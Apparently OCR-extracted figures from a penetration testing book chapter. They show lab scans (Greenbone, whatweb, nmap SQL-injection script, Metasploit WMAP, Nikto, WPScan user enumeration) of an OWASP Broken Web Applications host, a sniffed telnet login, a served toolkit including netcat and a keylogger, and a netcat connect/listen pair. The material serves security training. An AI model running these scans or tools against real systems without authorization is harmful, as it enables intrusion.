View Certificate
2
Go Back (Recommended)
Accept the Risk and Continue



Greenbone
Sign in to your account


SecInfo
Configuration
Administration
Help
Targets
Port Lists
Credentials
Scan Configs


New Target
Name
Target 1
Comment
Hosts
Manual
172.30.1.26
From file
Browse...
No file selected.
Exclude Hosts
Manual
From file
Browse...
No file selected.
Allow simultaneous scanning via multiple IPs
Yes
No
Port List
All IANA assigned TCP
Alive Test
Scan Config Default
Credentials for authenticated checks
SSH
on port
22


Greenbone Security Ass
https://127.0.0.1:9392
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Overview






```
kali@kali:~$ whatweb 172.30.1.23
http://172.30.1.23 [200 OK] Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Country[RESERVED][ZZ], Email[admin@metacorp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonetransfers.com,jack@metacorp.com,test@thebodgeitstore.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], IP[172.30.1.23], JQuery[1.3.2], OpenSSL[0.9.8k], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch], Passenger[4.0.38], Perl[5.10.1], Python[2.6.5], Script[text/javascript], Title[owaspbwa OWASP Broken Web Applications]
```

```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 11:45 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00051s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.30.1.26:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://172.30.1.26:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
```

```
msf6 > wmap_sites -a http://172.30.1.23
[*] Site created.
msf6 > wmap_sites -l
[*] Available sites
=====================

     Id  Host          Vhost         Port  Proto  # Pages  # Forms
     --  ----          -----         ----  -----  -------  -------
     0   172.30.1.23   172.30.1.23   80    http   0        0
```

```
msf6 > wmap_targets -t http://172.30.1.23/mutillidae/
msf6 > wmap_targets -l
[*] Defined targets
===================

     Id  Vhost         Host          Port  SSL    Path
     --  -----         ----          ----  ---    ----
     0   172.30.1.23   172.30.1.23   80    false  /mutillidae/
```

```
msf6 > wmap_run -t
[*] Testing target:
[*]     Site: 172.30.1.23 (172.30.1.23)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2021-07-09 13:06:17 -0400
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
================================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
================================================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
```

```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host         Name                     References
---------                ----         ----                     ----------
2021-07-09 17:10:44 UTC  172.30.1.23  HTTP Trace Method Allowed  CVE-2005-3398,CVE-2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561
```


```
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-39272: /favicon.ico file identifies this app/server as: owasp.org
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.css, index.html
+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.0.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ Cookie phpbb2owaspbwa_data created without the httponly flag
+ Cookie phpbb2owaspbwa_sid created without the httponly flag
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
```

```
[+] XML-RPC seems to be enabled: http://172.30.1.23/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 60%
 | Confirmed By: Link Tag (Passive Detection), 30% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.30.1.23/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 2.0 identified (Insecure, released on 2007-09-24).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.30.1.23/wordpress/?feed=rss2, <!-- generator="wordpress/2.0" -->
 |  - http://172.30.1.23/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=2.0</generator>

[+] WordPress theme in use: default
 | Location: http://172.30.1.23/wordpress/wp-content/themes/default/
 | Last Updated: 2020-02-25T00:00:00.000Z
 | [!] The version is out of date, the latest version is 1.7.2
 | Style URL: http://172.30.1.23/wordpress/wp-content/themes/default/style.css
 | Style Name: WordPress Default
 | Style URI: http://wordpress.org/
 | Description: The default WordPress theme based on the famous <a href="http://binarybonsai.com/kubrick/">Kubrick</ ...
 | Author: Michael Heilemann
 | Author URI: http://binarybonsai.com/
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=========> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


User found


Chapter 7: Understanding Network Penetration Testing




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.2	192.168.0.1	TCP	74	1550 → 23 [SYN] Seq=0
2	0.002525	192.168.0.1	192.168.0.2	TCP	74	23 → 1550 [SYN, ACK]
3	0.002572	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=1
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
5	0.150335	192.168.0.1	192.168.0.2	TELNET	69	Telnet Data ...
6	0.150402	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=28
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
8	0.151946	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=4
9	0.153657	192.168.0.1	192.168.0.2	TELNET	91	Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130	Telnet Data ...
11	0.154984	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=29


```
login: fake
......Password:user

.......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
^C.....
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.          ..         .cshrc     .login     .mailrc    .profile   .rhosts
$ exit
```









```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:[illegible] brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.29/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 347sec preferred_lft 347sec
```



Directory listing for /
Not secure | 172.30.1.29:8080
Directory listing for /
enumplus/
exe2bat.exe
fgdump/
fport/
klogger.exe
mbenum/
nbtenum/
nc.exe
plink.exe
radmin.exe
vncviewer.exe
wget.exe
whoami.exe
Download the 'nc.exe' file.



Command Prompt - nc -nv 172.30.1.29 1234
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Bob>nc -nv 172.30.1.29 1234
(UNKNOWN) [172.30.1.29] 1234 (?) open
whoami
Hello



kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.30.1.29] from (UNKNOWN) [172.30.1.28] 49678
whoami
Hello
Listener

